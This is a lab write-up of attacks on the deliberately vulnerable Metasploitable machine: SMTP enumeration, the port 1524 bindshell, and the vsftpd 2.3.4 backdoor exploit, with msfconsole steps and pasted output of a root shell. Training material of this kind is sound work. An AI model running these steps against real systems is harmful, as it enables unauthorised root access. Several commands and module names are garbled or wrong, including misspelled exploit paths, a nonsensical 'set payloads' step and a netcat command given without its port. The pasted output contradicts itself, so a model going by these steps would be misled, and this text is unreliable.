METASPOITABLE EXPLOITATION

SMTP stands for Simple Mail Transfer Protocol.SMTP is a set of communication guidelines that allow software to transmit an electronic mail over the internet is called **Simple Mail Transfer Protocol**.It is a program used for sending messages to other computer users based on e-mail addresses.It provides a mail exchange between users on the same or different computers, and it also supports:

- * It can send a single message to one or more recipients.
- * Sending message can include text, voice, video or graphics.
- * It can also send the messages on networks outside the internet.

1. SMTP

- Step 1: Getting super access using the command \$ sudo -s
- Step 2: Check the IP address of the target (Metasploitable)
- Step 3: Enter the command nbtscan, it is a program for scanning IP networks for NetBIOS name

information. nbtscan 192.168.56.0/24


Step 4: Enter the command nmap -sV followed by the target IP, nmap is a utility for network exploration

security auditing and -sV for the system versions. nmap -sV 192.168.56.101


Step 5: Enter msfconsole, it is used to provide a command line interface to access and work with the

Metaspoilt framework


- Step 6: In the msfconsole itself give the command use auxiliary/scanner/smtp_enum
- Step 7: Enter the command the show options.
- Step 8: Next we must set the rhosts so enter the command as set rhosts 192.168.56.101
- Step 9: Enter the command exploit







2. BINDSHELL



'ifconfig' is used to find the IP address of the machine.

'nbtscan' is a command-line tool used to scan networks for NetBIOS name information. It can be used to identify Windows machines on a network, as well as gather information such as hostnames, MAC addresses, and workgroups.

The 'nmap -sV 192.168.56.101' command is an example of using the Nmap security scanner tool to perform a version detection scan on the IP address 192.168.56.101.

- **nmap**: This is the command to invoke the Nmap security scanner.
- -sV: This option instructs Nmap to perform version detection on any open ports found on the target system.
- 192.168.56.101: This is the IP address of the target system that Nmap will scan.

When you run this command, Nmap will attempt to discover any open ports on the target system and identify the services running on those ports by performing a version detection scan.

The **nmap** -p 1524 192.168.56.101 command is an example of using the Nmap security scanner tool to perform a port scan on the IP address 192.168.56.101, specifically checking for the presence of an open port with port number 1524.

- **nmap**: This is the command to invoke the Nmap security scanner.
- -p 1524: This option instructs Nmap to scan only port 1524 on the target system.
- 192.168.56.101: This is the IP address of the target system that Nmap will scan.

When you run this command, Nmap will attempt to discover whether the port number 1524 is open on the target system. If the port is open, Nmap will report it as an open port, along with any additional information about the service running on that port. This type of scan is useful for determining which ports are open on a system and can help in identifying potential vulnerabilities or weaknesses that may exist.

- **nc**: This is the command to invoke the **nc** (short for netcat) tool.
- 192.168.56.101: This is the IP address of the target system to which you want to connect.

When you run this command, **nc** will attempt to establish a connection to the target system. If the connection is successful, **nc** will open a command-line interface where you can send and receive data to and from the remote system.

- **uname**: This is the command to invoke the **uname** tool.
- -a: This option instructs **uname** to display all available information about the system

When you run this command, uname will output a series of system information, including:

- Linux: This is the kernel name of the system.
- hostname: This is the name of the system.
- x86 64: This is the machine hardware name.
- GNU/Linux: This is the operating system name.

uname -a provides a quick way to obtain detailed information about the system's kernel and operating system, which can be useful for system administration and troubleshooting purposes.

the 'whoami' command is a simple command that is used to print the username of the current user who is logged in to the current terminal session.

3. FTP

- Step 1: Getting super access using the command \$ sudo -s
- Step 2: Enter the command nmap -sV followed by the target IP, nmap is a utility for network exploration security auditing and -sV for the system versions. nmap -sV 192.168.56.101
- Step 3: Enter msfconsole, it is used to provide a command line interface to access and work with the Metaspoilt framework
- Step 4: Enter the command search vstpd
- Step 5: Enter the command exploit/unix/ftp/vstpd_234_backdoor which is available from step 4 use exploit/unix/ftp/vstpd_234_backdoor
- Step 6: Payload is not configured. Just enter show options


- Step 7: In the option we must set the value for RHOSTS so enter the command set RHOSTS followed by the IP of the target, set RHOSTS 192.168.56.101
- Step 8: We use show options in-order to check whether the RHOSTS has been updated or not.
- Step 9: Enter the command show payloads
- Step 10: We must set the payload as set payloads 192.168.56.101
- Step 11: Enter the command exploit



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
The **msfdb** init command initializes the Metasploit Framework's database. Metasploit Framework is a tool used for penetration testing, vulnerability assessment, and exploit development.





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If setting a PAYLOAD, this command can take an index from 'show payloads'.

msf6 exploit(msis/ftp/usftpd_334_backdoor) > exploit

[4] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)

[5] 10.0.2.4:21 - Backdoor service has been spawned, handling...

[6] 10.0.2.4:21 - UDD: uid=0(root) gid=0(root)

[8] Found shell.

[9] Exploit completed, but no session was created.

[8] Command shell session 1 opened (10.0.2.15:38865 → 10.0.2.4:6200) at 2023-03-14 00:09:54 -0400

msf6 exploit(msis/ftp/usftpd_234_backdoor) > whoami

[9] exec: whoami

root

msf6 exploit(msis/ftp/usftpd_234_backdoor) > ls
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